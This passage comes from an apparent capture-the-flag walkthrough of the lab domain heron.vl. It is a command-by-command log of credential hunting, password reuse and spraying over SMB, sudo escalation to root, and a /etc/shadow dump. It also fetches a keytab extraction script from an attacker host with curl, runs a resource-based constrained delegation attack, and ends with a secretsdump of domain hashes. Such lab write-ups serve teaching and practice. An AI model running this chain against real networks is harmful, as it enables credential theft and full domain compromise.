We have an active ticket for svc-web-accounting, then we can reuse it to authenticate to other system.
Credential Hunting (_local)
To be able to logon to the Jump server as svc-web-accounting, we will proceed as follow:
Logon as svc-web-accounting-d:
$ sshpass -p 'H3r0n2024#!' ssh heron.vl\\svc-web-accounting-d@frajmp.heron.vl
Upload our credential cache then export it in the target:
svc-web-accounting-d@heron.vl@frajmp:~$ cd /tmp/
svc-web-accounting-d@heron.vl@frajmp:/tmp$ curl 10.10.17.20/svc-web-accounting.ccache -o svc-web-accounting.ccache
svc-web-accounting-d@heron.vl@frajmp:/tmp$ export KRB5CCNAME=svc-web-accounting.ccache
svc-web-accounting-d@heron.vl@frajmp:/tmp$ klist
Ticket cache: FILE:svc-web-accounting.ccache
Default principal: svc-web-accounting@HERON.VL

Valid starting       Expires              Service principal
11/15/2025 03:16:03  11/15/2025 13:16:03  krbtgt/HERON.VL@HERON.VL
	renew until 11/22/2025 03:16:03
Then login via SSH using Kerberos as svc-web-accounting:
svc-web-accounting-d@heron.vl@frajmp:/tmp$ ssh heron.vl\\svc-web-accounting@frajmp.heron.vl
Quick check in the home folder but no flag and no interesting things:
svc-web-accounting@heron.vl@frajmp:~$ pwd
/home/svc-web-accounting@heron.vl

svc-web-accounting@heron.vl@frajmp:~$ ls -la
total 28
drwx------ 3 svc-web-accounting@heron.vl domain users@heron.vl 4096 Jun  6 15:04 .
drwxr-xr-x 6 root                        root                  4096 Jun  6 14:18 ..
lrwxrwxrwx 1 svc-web-accounting@heron.vl domain users@heron.vl   13 Jun  6 14:20 .bash_history -> .bash_history
-rw------- 1 svc-web-accounting@heron.vl domain users@heron.vl  220 Jun  6 14:18 .bash_logout
-rw------- 1 svc-web-accounting@heron.vl domain users@heron.vl 3771 Jun  6 14:18 .bashrc
drwx------ 2 svc-web-accounting@heron.vl domain users@heron.vl 4096 Jun  6 14:18 .cache
-rw-r--r-- 1 svc-web-accounting@heron.vl domain users@heron.vl   28 Jun  6 15:04 .k5login
-rw------- 1 svc-web-accounting@heron.vl domain users@heron.vl  807 Jun  6 14:18 .profile
We don’t see anything with linpeas or pspy…
Seems the next target is to pwn _local to get the second flag:
svc-web-accounting@heron.vl@frajmp:~$ ls -la /home
total 24
drwxr-xr-x  6 root                          root                  4096 Jun  6 14:18 .
drwxr-xr-x 19 root                          root                  4096 May 25 17:05 ..
drwxr-x---  4 _local                        _local                4096 May 26 09:31 _local
drwxr-x---  4 pentest                       pentest               4096 Jun  4 16:04 pentest
drwx------  5 svc-web-accounting-d@heron.vl domain users@heron.vl 4096 Jul  3 03:46 svc-web-accounting-d@heron.vl
drwx------  3 svc-web-accounting@heron.vl   domain users@heron.vl 4096 Jun  6 15:04 svc-web-accounting@heron.vl
Back to our current Metasploit session as svc-web-accounting, we enumerate if any credentials were cached in any files.
After a long moment of credential hunting, we found an interesting stuff in the file C:\Windows\scripts\ssh.ps1:
meterpreter > shell
Process 4960 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.2461]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>cd c:\

c:\>type C:\Windows\scripts\ssh.ps1
$plinkPath = "C:\Program Files\PuTTY\plink.exe"
$targetMachine = "frajmp"
$user = "_local"
$password = "Deplete5DenialDealt"
& "$plinkPath" -ssh -batch $user@$targetMachine -pw $password "ps auxf; ls -lah /home; exit"
Found
_local:Deplete5DenialDealt
SUDO full powa abusing (root) (Key)
Using our new credentials to logon to the Jump server:
$ sshpass -p 'Deplete5DenialDealt' ssh _local@frajmp.heron.vl
****************************************************
*              Welcome to Heron Corp               *
*  Unauthorized access to 'frajmp.heron.vl' is     *
*  forbidden and will be prosecuted by law.        *
****************************************************
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Nov 15 12:39:52 AM UTC 2025

  System load:           0.08
  Usage of /:            68.7% of 5.61GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             226
  Users logged in:       0
  IPv4 address for eth0: 10.13.38.34
  IPv6 address for eth0: dead:beef::250:56ff:feb0:98b1


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Jun 20 11:43:38 2025 from 10.10.14.2
_local@frajmp:~$
Check SUDO privileges:
_local@frajmp:~$ sudo -l
[sudo] password for _local:
Matching Defaults entries for _local on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User _local may run the following commands on localhost:
    (ALL : ALL) ALL
_local has full powa SUDO privilege to the Jump server
Escalate to root and get the second flag:
_local@frajmp:~$ sudo su root
[sudo] password for _local:
root@frajmp:/home/_local# ls
root@frajmp:/home/_local# pwd
/home/_local
root@frajmp:/home/_local# cd /root
root@frajmp:~# ls
flag.txt  snap
root@frajmp:~# cat flag.txt
HERON{d02a6a7405889c2485048efd05eea3c8}
Found the flag
Key.
For the sake we grab the shadow too:
root@frajmp:/home/_local# cat /etc/shadow
root:$y$j9T$C5nCHZL2kqHPS8xX/RTd4/$1bZwXhhNlPmTtsQyhdSpOyNI0lv7DHXeSeKGKSFoWd/:19869:0:99999:7:::
daemon:*:19579:0:99999:7:::
bin:*:19579:0:99999:7:::
sys:*:19579:0:99999:7:::
sync:*:19579:0:99999:7:::
games:*:19579:0:99999:7:::
man:*:19579:0:99999:7:::
lp:*:19579:0:99999:7:::
mail:*:19579:0:99999:7:::
news:*:19579:0:99999:7:::
uucp:*:19579:0:99999:7:::
proxy:*:19579:0:99999:7:::
www-data:*:19579:0:99999:7:::
backup:*:19579:0:99999:7:::
list:*:19579:0:99999:7:::
irc:*:19579:0:99999:7:::
gnats:*:19579:0:99999:7:::
nobody:*:19579:0:99999:7:::
_apt:*:19579:0:99999:7:::
systemd-network:*:19579:0:99999:7:::
systemd-resolve:*:19579:0:99999:7:::
messagebus:*:19579:0:99999:7:::
systemd-timesync:*:19579:0:99999:7:::
pollinate:*:19579:0:99999:7:::
sshd:*:19579:0:99999:7:::
syslog:*:19579:0:99999:7:::
uuidd:*:19579:0:99999:7:::
tcpdump:*:19579:0:99999:7:::
tss:*:19579:0:99999:7:::
landscape:*:19579:0:99999:7:::
fwupd-refresh:*:19579:0:99999:7:::
usbmux:*:19868:0:99999:7:::
_local:$y$j9T$t8h24x/mmurLeUn3eLKmZ1$U2Kk3rVgWJiT.k72kD4Ch/Na8.3ldZyiNLyS/bpUz80:19869:0:99999:7:::
lxd:!:19868::::::
sssd:*:19869:0:99999:7:::
clamav:!:19869:0:99999:7:::
pentest:$y$j9T$Cqzk0yJJBlyqgxn7Ae5Gn0$T1RC62OzTruLDcm/GtrNoxNbxeLHxt2JpV3ZBGMzVbB:19878:0:99999:7:::
FRAJMP$ NTLMHash extraction
As the Jump server FRAJMP is a domain joined computer and a Linux and we are root then we will check the presence of /etc/krb5.keytab and extract the machine NTLM Hash.
We use KeyTabExtract to get the NTLM Hash of FRAJMP$:
root@frajmp:/home/_local# cd /tmp
root@frajmp:/tmp# curl 10.8.2.19/keytabextract.py -o keytabextract.py
root@frajmp:/tmp# python3 keytabextract.py /etc/krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
	REALM : HERON.VL
	SERVICE PRINCIPAL : FRAJMP$/
	NTLM HASH : 6f55b3b443ef192c804b2ae98e8254f7
	AES-256 HASH : 7be44e62e24ba5f4a5024c185ade0cd3056b600bb9c69f11da3050dd586130e7
	AES-128 HASH : dcaaea0cdc4475eee9bf78e6a6cbd0cd
Found
FRAJMP$:6f55b3b443ef192c804b2ae98e8254f7
With this machine account we would be able to use it in many domain escalation tactics if FRAJMP$ has any privileges over any other domain objects.
So, we have totally pwned the Jump server, let’s go to pwn the DC.
Password Re-use (julian.pratt)
As usual, we’re going to check whether our new finding (_local’s password) is being used for another account:
$ nxc smb mucdc.heron.vl -u usernames2.txt -p 'Deplete5DenialDealt' --continue-on-success
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\_admin:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Katherine.Howard:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Rachael.Boyle:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Anthony.Goodwin:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Carol.John:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Rosie.Evans:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Adam.Harper:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Adam.Matthews:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Steven.Thomas:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Amanda.Williams:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Vanessa.Anderson:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Jane.Richards:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Rhys.George:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [-] heron.vl\Mohammed.Parry:Deplete5DenialDealt STATUS_LOGON_FAILURE
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\Julian.Pratt:Deplete5DenialDealt
...
Found
heron.vl\Julian.Pratt:Deplete5DenialDealt
Credential Hunting (adm_prju)
Way 1 - Netexec
We use our new account julian.pratt to check if he can access to any SMB shared folder:
$ nxc smb mucdc.heron.vl -u 'julian.pratt' -p 'Deplete5DenialDealt' --shares
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\julian.pratt:Deplete5DenialDealt
SMB         172.16.10.100   445    MUCDC            [*] Enumerated shares
SMB         172.16.10.100   445    MUCDC            Share           Permissions     Remark
SMB         172.16.10.100   445    MUCDC            -----           -----------     ------
SMB         172.16.10.100   445    MUCDC            accounting$
SMB         172.16.10.100   445    MUCDC            ADMIN$                          Remote Admin
SMB         172.16.10.100   445    MUCDC            C$                              Default share
SMB         172.16.10.100   445    MUCDC            CertEnroll      READ            Active Directory Certificate Services share
SMB         172.16.10.100   445    MUCDC            home$           READ
SMB         172.16.10.100   445    MUCDC            IPC$            READ            Remote IPC
SMB         172.16.10.100   445    MUCDC            it$
SMB         172.16.10.100   445    MUCDC            NETLOGON        READ            Logon server share
SMB         172.16.10.100   445    MUCDC            SYSVOL          READ            Logon server share
SMB         172.16.10.100   445    MUCDC            transfer$       READ,WRITE
We have read access to
home$
Let’s deep dive into home$ and list all readable files:
$ nxc smb mucdc.heron.vl -u 'julian.pratt' -p 'Deplete5DenialDealt' -M spider_plus
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\julian.pratt:Deplete5DenialDealt
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Started module spidering_plus with the following options:
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]     STATS_FLAG: True
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]  OUTPUT_FOLDER: /home/user/.nxc/modules/nxc_spider_plus
SMB         172.16.10.100   445    MUCDC            [*] Enumerated shares
SMB         172.16.10.100   445    MUCDC            Share           Permissions     Remark
SMB         172.16.10.100   445    MUCDC            -----           -----------     ------
SMB         172.16.10.100   445    MUCDC            accounting$
SMB         172.16.10.100   445    MUCDC            ADMIN$                          Remote Admin
SMB         172.16.10.100   445    MUCDC            C$                              Default share
SMB         172.16.10.100   445    MUCDC            CertEnroll      READ            Active Directory Certificate Services share
SMB         172.16.10.100   445    MUCDC            home$           READ
SMB         172.16.10.100   445    MUCDC            IPC$            READ            Remote IPC
SMB         172.16.10.100   445    MUCDC            it$
SMB         172.16.10.100   445    MUCDC            NETLOGON        READ            Logon server share
SMB         172.16.10.100   445    MUCDC            SYSVOL          READ            Logon server share
SMB         172.16.10.100   445    MUCDC            transfer$       READ,WRITE
SPIDER_PLUS 172.16.10.100   445    MUCDC            [+] Saved share-file metadata to "/home/user/.nxc/modules/nxc_spider_plus/172.16.10.100.json".
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] SMB Shares:           10 (accounting$, ADMIN$, C$, CertEnroll, home$, IPC$, it$, NETLOGON, SYSVOL, transfer$)
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] SMB Readable Shares:  6 (CertEnroll, home$, IPC$, NETLOGON, SYSVOL, transfer$)
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] SMB Writable Shares:  1 (transfer$)
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] SMB Filtered Shares:  1
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Total folders found:  63
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Total files found:    24
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] File size average:    226.83 KB
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] File size min:        22 B
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] File size max:        2.65 MB
$ cat 172.16.10.100.json
{
...
    "home$": {
        "Julian.Pratt/Is there a way to -auto login- in PuTTY with a password- - Super User.url": {
            "atime_epoch": "2024-06-02 00:44:44",
            "ctime_epoch": "2024-06-02 00:44:44",
            "mtime_epoch": "2024-06-07 19:41:06",
            "size": "117 B"
        },
        "Julian.Pratt/Microsoft Edge.lnk": {
            "atime_epoch": "2024-06-02 00:44:38",
            "ctime_epoch": "2024-06-02 00:43:06",
            "mtime_epoch": "2024-06-07 19:41:06",
            "size": "2.26 KB"
        },
        "Julian.Pratt/frajmp.lnk": {
            "atime_epoch": "2024-06-02 19:47:47",
            "ctime_epoch": "2024-06-02 00:43:28",
            "mtime_epoch": "2024-06-07 19:41:06",
            "size": "1.41 KB"
        },
        "Julian.Pratt/mucjmp.lnk": {
            "atime_epoch": "2024-06-02 19:47:33",
            "ctime_epoch": "2024-06-02 00:45:37",
            "mtime_epoch": "2024-06-07 19:41:06",
            "size": "1.41 KB"
        }
    },
    "transfer$": {}
}
Download all of them:
$ nxc smb mucdc.heron.vl -u 'julian.pratt' -p 'Deplete5DenialDealt' -M spider_plus -o DOWNLOAD_FLAG=True
Check our download focus on home$/Julian.Pratt/:
$ ls -la
total 24
drwxrwxr-x 2 user user 4096 Jul  3 15:40  .
drwxrwxr-x 3 user user 4096 Jul  3 15:40  ..
-rw-rw-r-- 1 user user  117 Jul  3 15:40 'Is there a way to -auto login- in PuTTY with a password- - Super User.url'
-rw-rw-r-- 1 user user 2312 Jul  3 15:40 'Microsoft Edge.lnk'
-rw-rw-r-- 1 user user 1443 Jul  3 15:40  frajmp.lnk
-rw-rw-r-- 1 user user 1441 Jul  3 15:40  mucjmp.lnk
Found an interesting stuff:
$ lnkinfo mucjmp.lnk
lnkinfo 20181227

Windows Shortcut information:
	Contains a link target identifier
	Contains a relative path string
	Contains a working directory string
	Contains a command line arguments string

Link information:
	Creation time			: Apr 06, 2024 16:47:54.000000000 UTC
	Modification time		: Apr 06, 2024 16:47:54.000000000 UTC
	Access time			: May 26, 2024 11:30:22.284033300 UTC
	File size			: 1304864 bytes
	Icon index			: 0
	Show Window value		: 0x0013e920
	Hot Key value			: 59680
	File attribute flags		: 0x00000020
		Should be archived (FILE_ATTRIBUTE_ARCHIVE)
	Drive type			: Fixed (3)
	Drive serial number		: 0x5aa168c9
	Volume label			:
	Local path			: C:\Program Files\PuTTY\putty.exe
	Relative path			: ..\..\Program Files\PuTTY\putty.exe
	Working directory		: C:\Program Files\PuTTY
	Command line arguments		: adm_prju@mucjmp -pw ayDMWV929N9wAiB4
...
Quick check:
$ nxc smb mucdc.heron.vl -u 'adm_prju' -p 'ayDMWV929N9wAiB4'
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\adm_prju:ayDMWV929N9wAiB4
Found
adm_prju@mucjmp:ayDMWV929N9wAiB4
Way 2 - Impacket-smbclient
We connect to the DC using smbclient, then check the home folder and download some interesting shortcut files:
$ impacket-smbclient heron.vl/julian.pratt:'Deplete5DenialDealt'@mucdc.heron.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use home$
# ls
drw-rw-rw-          0  Fri Jun  7 19:37:33 2024 .
drw-rw-rw-          0  Wed Jul  3 17:32:28 2024 ..
drw-rw-rw-          0  Fri Jun  7 19:38:33 2024 Adam.Harper
drw-rw-rw-          0  Fri Jun  7 19:38:45 2024 Adam.Matthews
drw-rw-rw-          0  Fri Jun  7 19:38:56 2024 adm_hoka
drw-rw-rw-          0  Fri Jun  7 19:39:09 2024 adm_prju
drw-rw-rw-          0  Fri Jun  7 19:39:26 2024 Alice.Hill
drw-rw-rw-          0  Fri Jun  7 19:39:37 2024 Amanda.Williams
drw-rw-rw-          0  Fri Jun  7 19:39:50 2024 Anthony.Goodwin
drw-rw-rw-          0  Fri Jun  7 19:40:05 2024 Carol.John
drw-rw-rw-          0  Fri Jun  7 19:40:17 2024 Danielle.Harrison
drw-rw-rw-          0  Fri Jun  7 19:40:27 2024 Geraldine.Powell
drw-rw-rw-          0  Fri Jun  7 19:40:39 2024 Jane.Richards
drw-rw-rw-          0  Fri Jun  7 19:40:53 2024 Jayne.Johnson
drw-rw-rw-          0  Fri Jun  7 19:41:06 2024 Julian.Pratt
drw-rw-rw-          0  Fri Jun  7 19:41:19 2024 Katherine.Howard
drw-rw-rw-          0  Fri Jun  7 19:41:31 2024 Mohammed.Parry
drw-rw-rw-          0  Fri Jun  7 19:41:42 2024 Rachael.Boyle
drw-rw-rw-          0  Fri Jun  7 19:41:52 2024 Rhys.George
drw-rw-rw-          0  Fri Jun  7 19:43:06 2024 Rosie.Evans
drw-rw-rw-          0  Fri Jun  7 19:43:16 2024 Samuel.Davies
drw-rw-rw-          0  Fri Jun  7 19:43:26 2024 Steven.Thomas
drw-rw-rw-          0  Fri Jun  7 19:43:38 2024 Vanessa.Anderson
drw-rw-rw-          0  Fri Jun  7 19:43:47 2024 Wayne.Wood
# cd Julian.Pratt
# ls
drw-rw-rw-          0  Fri Jun  7 19:41:06 2024 .
drw-rw-rw-          0  Fri Jun  7 19:37:33 2024 ..
-rw-rw-rw-       1443  Fri Jun  7 19:41:06 2024 frajmp.lnk
-rw-rw-rw-        117  Fri Jun  7 19:41:06 2024 Is there a way to -auto login- in PuTTY with a password- - Super User.url
-rw-rw-rw-       2312  Fri Jun  7 19:41:06 2024 Microsoft Edge.lnk
-rw-rw-rw-       1441  Fri Jun  7 19:41:06 2024 mucjmp.lnk
# frajmp.lnk
# get mucjmp.lnk
# exit
Found an interesting stuff:
$ lnkinfo mucjmp.lnk
lnkinfo 20181227

Windows Shortcut information:
	Contains a link target identifier
	Contains a relative path string
	Contains a working directory string
	Contains a command line arguments string

Link information:
	Creation time			: Apr 06, 2024 16:47:54.000000000 UTC
	Modification time		: Apr 06, 2024 16:47:54.000000000 UTC
	Access time			: May 26, 2024 11:30:22.284033300 UTC
	File size			: 1304864 bytes
	Icon index			: 0
	Show Window value		: 0x0013e920
	Hot Key value			: 59680
	File attribute flags		: 0x00000020
		Should be archived (FILE_ATTRIBUTE_ARCHIVE)
	Drive type			: Fixed (3)
	Drive serial number		: 0x5aa168c9
	Volume label			:
	Local path			: C:\Program Files\PuTTY\putty.exe
	Relative path			: ..\..\Program Files\PuTTY\putty.exe
	Working directory		: C:\Program Files\PuTTY
	Command line arguments		: adm_prju@mucjmp -pw ayDMWV929N9wAiB4
...
Quick check:
$ nxc smb mucdc.heron.vl -u 'adm_prju' -p 'ayDMWV929N9wAiB4'
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Build 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\adm_prju:ayDMWV929N9wAiB4
Found
adm_prju@mucjmp:ayDMWV929N9wAiB4
Resource-Based Constrained Delegation attack (RBCD) - (_admin) (Heron Master)
We know that we can’t create a new computer object because the machine quota is 0, but that doesn’t mean that we can’t abuse RBCD.
Indeed, we don’t need to create a new computer object if:
- We already controlled fully 1 domain joined computer, in our case we have pwned
FRAJMP$as we have the NTLM Hash - We have a High value Tier1 user:
adm_prjuhasWriteAccountRestrictionsprivilege over the domain controllerMUCDC
Let’s check if FRAJMP$ can delegate on behalf of MUCDC$:
$ impacket-rbcd -delegate-from 'FRAJMP$' -delegate-to 'MUCDC$' -action 'write' 'heron.vl/adm_prju:ayDMWV929N9wAiB4'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Accounts allowed to act on behalf of other identity:
[*]     FRAJMP$      (S-1-5-21-1568358163-2901064146-3316491674-27101)
[*] FRAJMP$ can already impersonate users on MUCDC$ via S4U2Proxy
[*] Not modifying the delegation rights.
[*] Accounts allowed to act on behalf of other identity:
[*]     FRAJMP$      (S-1-5-21-1568358163-2901064146-3316491674-27101)
It’s allowed
Now that the jumpbox can delegate on behalf of the domain controller, we can request the TGT with Impacket’s getST tool. This will utilize both S4U2Self and S4U2Proxy to impersonate the specified user and obtain a valid service ticket for that user.
During our analysis with BloodHound, we saw that Administrator account is disabled and replaced by _admin as the only user member of Domain Admins, Enterprise Admins etc groups, so we’ll request for that user instead.
We will use both S4U2Self and S4U2Proxy to impersonate _admin and obtain a valid service ticket (TGT) for that user.
Request the TGT:
$ impacket-getST -spn 'cifs/mucdc.heron.vl' -impersonate '_admin' 'heron.vl/FRAJMP$' -hashes ':6f55b3b443ef192c804b2ae98e8254f7'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating _admin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in _admin@cifs_mucdc.heron.vl@HERON.VL.ccache
Export the credential cache to set our Kerberos authentication global variable to be directed to this ticket:
$ export KRB5CCNAME=_admin@cifs_mucdc.heron.vl@HERON.VL.ccache
Double check:
$ klist
Ticket cache: FILE:_admin@cifs_mucdc.heron.vl@HERON.VL.ccache
Default principal: _admin@heron.vl

Valid starting       Expires              Service principal
11/15/2025 09:53:59  11/15/2025 19:53:58  cifs/mucdc.heron.vl@HERON.VL
	renew until 11/16/2025 09:53:58
Let’s go to dump all:
$ impacket-secretsdump -k mucdc.heron.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x7a8b61a266b3e6ba7b55725d51f2b723
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:36b96a3e76cc8fa41e895fda68cf5f4e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
HERON\MUCDC$:plain_password_hex:285ef663b09fb797325a53fb2188f6d72362254bbbd1fe4c12c3f57adbcff746eb93838bac833ca3097c157297ea38afe6042390ead33c7ca355b17638eaa56c847bc0b56a38b1120e3c6d335374944b02f3fd4dbbe2d9635aaa89c0a3379e9602c9d9cbd7711a53109263ae4ac16634e23bbb14aaff9cbdcd2b9d79423241425d033fc9e47d740eaae05d1998960bd2c817c8ec2e5df669d180f2f730746b26caf33dfa06bb46d6d2688aa7d0d963216dd0eec047e7911d6c8c00c15d4bf7c3254e26acd7b366b9f17419939995bfc6b565df9cf8cdf95d0e423d63332df038373b986df7d8aa32bbf28a2ef773b453
HERON\MUCDC$:aad3b435b51404eeaad3b435b51404ee:edec38c1d461b68bb16efc2ff77507da:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x76a0d28b7925171e2b82994b58e5991310b49216
dpapi_userkey:0xda9a3255d163e84c6ab4e578f44c544e80285f19
[*] NL$KM
 0000   5C A7 E2 A0 9A 0F 0E A7  0A 6F 35 33 21 07 83 01   \........o53!...
 0010   93 8A 8A 6D 21 3B C2 CA  60 E6 E6 B6 5A 22 04 A2   ...m!;..`...Z"..
 0020   D1 F4 93 69 36 20 AF BB  F7 38 31 3A BE E5 D5 29   ...i6 ...81:...)
 0030   55 5E 2B 54 ED A4 1B 52  03 FD 77 75 AC F2 9A 58   U^+T...R..wu...X
NL$KM:5ca7e2a09a0f0ea70a6f353321078301938a8a6d213bc2ca60e6e6b65a2204a2d1f493693620afbbf738313abee5d529555e2b54eda41b5203fd7775acf29a58
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
_admin:500:aad3b435b51404eeaad3b435b51404ee:3998cdd28f164fa95983caf1ec603938:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9c586ab9529b5a6445e501b2208403f2:::
heron.vl\Katherine.Howard:24575:aad3b435b51404eeaad3b435b51404ee:6548c4cf2aac7a7d1b02d62b2e1a03d2:::
heron.vl\Rachael.Boyle:24576:aad3b435b51404eeaad3b435b51404ee:9dbe3e4834072d582e8d93c892348e6a:::
heron.vl\Anthony.Goodwin:24577:aad3b435b51404eeaad3b435b51404ee:b87a22f9ae78745edaf7070389e10bac:::
heron.vl\Carol.John:24578:aad3b435b51404eeaad3b435b51404ee:46b1a4375e32c380a6dcf38a8bb7fb74:::
heron.vl\Rosie.Evans:24579:aad3b435b51404eeaad3b435b51404ee:6e59150f19d36b11c49d060249e908ad:::
heron.vl\Adam.Harper:24580:aad3b435b51404eeaad3b435b51404ee:a5468ccbf390bba74aaf5554f3d3555e:::
heron.vl\Adam.Matthews:24581:aad3b435b51404eeaad3b435b51404ee:fa460c769bf2327c61e535787476e6a3:::
heron.vl\Steven.Thomas:24582:aad3b435b51404eeaad3b435b51404ee:dd635bb1378d97b947b84f40886e9e64:::
heron.vl\Amanda.Williams:24583:aad3b435b51404eeaad3b435b51404ee:6d33e1c539d3abe7fbfc15b09f1e94a5:::
heron.vl\Vanessa.Anderson:24584:aad3b435b51404eeaad3b435b51404ee:d8b0393689f523f02daa715a9f49083e:::
heron.vl\Jane.Richards:24585:aad3b435b51404eeaad3b435b51404ee:550f678b1a5b5bbe263860e4e6136910:::
heron.vl\Rhys.George:24586:aad3b435b51404eeaad3b435b51404ee:2718fc2f944887ed9511d934e0249234:::
heron.vl\Mohammed.Parry:24587:aad3b435b51404eeaad3b435b51404ee:01e7bba60d0469ea860ee8dfc83f5d80:::
heron.vl\Julian.Pratt:24588:aad3b435b51404eeaad3b435b51404ee:5bb0b312fa6a1bd0b89b179e3e6f1288:::
heron.vl\Wayne.Wood:24589:aad3b435b51404eeaad3b435b51404ee:7a2320fceec0c816bb48190ec143a2bb:::
heron.vl\Danielle.Harrison:24590:aad3b435b51404eeaad3b435b51404ee:558ca476742a54e6f2d469ac4d1abadf:::
heron.vl\Samuel.Davies:24591:aad3b435b51404eeaad3b435b51404ee:4a976cc04f49221cf1d950132f84ed2c:::
heron.vl\Alice.Hill:24592:aad3b435b51404eeaad3b435b51404ee:c62c0e85ad1e975b14181f65bfff7257:::
heron.vl\Jayne.Johnson:24593:aad3b435b51404eeaad3b435b51404ee:273b684425d847c07b05391a9f35f2ef:::
heron.vl\Geraldine.Powell:24594:aad3b435b51404eeaad3b435b51404ee:5003da60cacbbc1ba80df96d7af1e7e8:::
heron.vl\adm_hoka:24595:aad3b435b51404eeaad3b435b51404ee:4bb9e0417af7f8adedd01382f1453b38:::
